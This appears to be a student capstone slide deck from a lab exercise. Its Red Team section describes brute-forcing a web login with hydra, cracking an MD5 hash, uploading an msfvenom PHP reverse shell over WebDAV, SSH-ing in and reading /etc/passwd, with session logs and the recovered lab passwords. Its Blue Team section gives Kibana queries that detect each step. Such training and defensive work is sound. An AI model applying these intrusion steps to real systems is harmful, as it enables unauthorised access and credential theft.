Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:
Gateway:

Machines
IPv4:
OS: Linux
Hostname: server1

IPv4:
OS:
Hostname:

IPv4:
OS:
Hostname:

IPv4:
OS:
Hostname:

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	R.ole on Network
server1 (Captsone)	192.168.1.105	Web server (our target)
ELK	192.168.1.100	Receives filebeat, metricbeat, and packetbeat data from server1 for Blue team analysis.
Kali	192.168.1.90	Attack machine (our machine)
	192.168.1.1	Gateway

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-200: Exposure of Sensitive Information to an Unauthorized Actor (I)	*Information is disclosed that the recipient is not meant to receive.*	*Learned of `secret_folder` directory.*
OWASP A01:2021 Broken Access Control	Access controls that should keep us out don't work.	Brute forced password to access *`secret_folder` directory.*
CWE-200: Exposure of Sensitive Information to an Unauthorized Actor (II)	*Information is disclosed that the recipient is not meant to receive.*	Found credentials for accessing webdav share.
OWASP A02:2021 – Cryptographic Failures	Deprecated hash functions (e.g. MD5 or SHA1) are in use.	Able to crack (i.e. reverse) password hash and get plaintext credentials.
CWE-434: Unrestricted Upload of File with Dangerous Type	Arbitrary code execution is possible if the uploaded file is interpreted and executed as code.	Uploaded php reverse shell to webdav share. Executed to obtain reverse shell.
OWASP A05:2021 – Security Misconfiguration	Missing appropriate security hardening across any part of the application stack.	SSH (Secure Shell) allows password authentication.

Exploitation: *Finding the* `secret_folder`

01


Tools & Processes

Browsed file `/company_folders/company_culture/file1.txt` on the webserver at `192.168.1.105`.

02

Achievements

We learned that `company_folders/secret_folder/` **exists on the webserver.**




```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public
```

Exploitation: Brute forcing

01

Tools & Processes


Used hydra (a tool to guess valid login/password pairs)


02

Achievements

Identified login information for ashton and able to login.

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-10 16:55:07
```





Exploitation: Webdav instructions

01


Tools & Processes

Pointed web browser to `company_folders/secret_folder/` and used ashton's credentials from the successful brute force.

02

Achievements

- **How to connect to webdav**
- **Credentials to use**




```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Crack another (weak) password hash

01

Tools & Processes
Used the website crackstation.net to crack the MD5 hash of ryan's password.

02

Achievements
Have ryan's password (`linux4u`) in addition to ashton's (`leopoldo`).

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: Somebody set up us the bomb^H^H^H^H shell

01

Tools & Processes


msfvenom – created php reverse shell and uploaded to webdav share.

Connects back to Kali machine when browsed on webserver.

02

Achievements

Obtained a shell and able to execute commands on the system.



Screenshot – the shell

After browsing `shell.php`, a shell is open and available on the Kali machine …

```
[*] Started reverse TCP handler on 192.168.1.90:31337
[*] Command shell session 1 opened (192.168.1.90:31337 → 192.168.1.105:54300) at 2021-11-10 18:13:52 -080
0



whoami
www-data
pwd
/var/www/webdav
cd /
ls -l
total 2017380
drwxr-xr-x   2 root root       4096 May 29  2020 bin
drwxr-xr-x   3 root root       4096 Jun 28  2020 boot
drwxr-xr-x  17 root root       3840 Nov 11 00:08 dev
drwxr-xr-x 101 root root       4096 Jul  1  2020 etc
-rw-r--r--   1 root root         16 May  7  2019 flag.txt
drwxr-xr-x   6 root root       4096 May 19  2020 home
lrwxrwxrwx   1 root root         34 Jun 27  2020 initrd.img → boot/initrd.img-4.15.0-108-generic
lrwxrwxrwx   1 root root         34 Jun 27  2020 initrd.img.old → boot/initrd.img-4.15.0-106-generic
drwxr-xr-x  22 root root       4096 Jul 25  2018 lib
```

Exploitation: SSH insecure configuration

01

Tools & Processes

Secure Shell (SSH) accepts passwords for authentication.

02

Implications

Passwords least secure authentication method.

As we have ashton’s and ryan’s passwords, we can login via SSH. Looks more like normal traffic.

Exploitation: SSH-ing around

```
root@Kali:~# ssh ashton@192.168.1.105
ashton@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-108-generic x86_64)

Last login: Thu Nov 18 20:38:07 2021 from 192.168.1.90
ashton@server1:~$ pwd
/home/ashton
ashton@server1:~$ ls
ashton@server1:~$ ssh ryan@localhost
ryan@localhost's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-108-generic
```

```
Last login: Thu Nov 11 01:23:25 2021 from ::1
ryan@server1:~$ whoami;pwd
ryan
/home/ryan
ryan@server1:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

```
ashton@server1:/tmp$ cd ..
ashton@server1:/$ cat flag.txt
b1ng0w@5h1sn@m0
```


Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?



Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?

```
destination.ip : 192.168.1.105 and source.ip : 192.168.1.90 and url.path:*secret_folder* and http.response.status_code:200
```

Two clusters of requests at 18:55 and 19:02.


/company_folders/secret_folder/	**4**
/company_folders/secret_folder/connect_to_corp_server	**2**

connect_to_corp_server → Instructions on connecting to webdav share.

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?





```
destination.ip: 192.168.1.105 and source.ip: 192.168.1.90 and user_agent.original:"Mozilla/4.0 (Hydra)" and
http.response.status_code:401
```

```
Nov 10, 2021 @ 18:55:07.433   user_agent.original: Mozilla/4.0 (Hydra)   @timestamp: Nov 10, 2021 @ 18:55:07.433   client.ip: 192.168.1.90
```

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?



/webdav	91
/webdav/passwd.dav	34
/webdav/shell.php	13
/webdav/	4
/webdav_	1


```
destination.ip: 192.168.1.105 and source.ip: 192.168.1.90 and url.path:*webdav*
```

Analysis: Uploading the reverse shell

```
destination.ip : 192.168.1.105 and source.ip : 192.168.1.90 and http.request.method : "put"
```

2 hits Reset search


Nov 9, 2021 @ 12:12:00.966 - Nov 12, 2021 @ 00:35:37.833 — Auto



Time	_source
Nov 10, 2021 @ 20:11:28.999	http.request.method: put @timestamp: Nov 10, 2021 @ 20:11:28.999 method: put ecs.version: 1.5.0 agent.type: packetbeat agent.ephemeral_id: afe6ebc8-5be1-48b7-984c-8289c7c29923 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 http.request.body.bytes: 2.9KB http.request.headers.content-length: 3,011 http.request.bytes: 3.2KB http.response.body.bytes: 270B http.response.headers.content-type: text/html; charset=ISO-8859-1 http.response.headers.content-
Nov 10, 2021 @ 20:11:28.301	http.request.method: put @timestamp: Nov 10, 2021 @ 20:11:28.301 client.ip: 192.168.1.90 client.port: 37330 client.bytes: 3.2KB agent.name: Kali agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: 98604c3b-2ce1-4317-bdff-4a1ffa91b8ea agent.id: 26444e58-c83e-4d56-854f-bd90ace159df ecs.version: 1.5.0 destination.ip: 192.168.1.105 destination.port: 80 destination.bytes: 533B type: http url.domain: 192.168.1.105 url.path: /webdav/shell.php

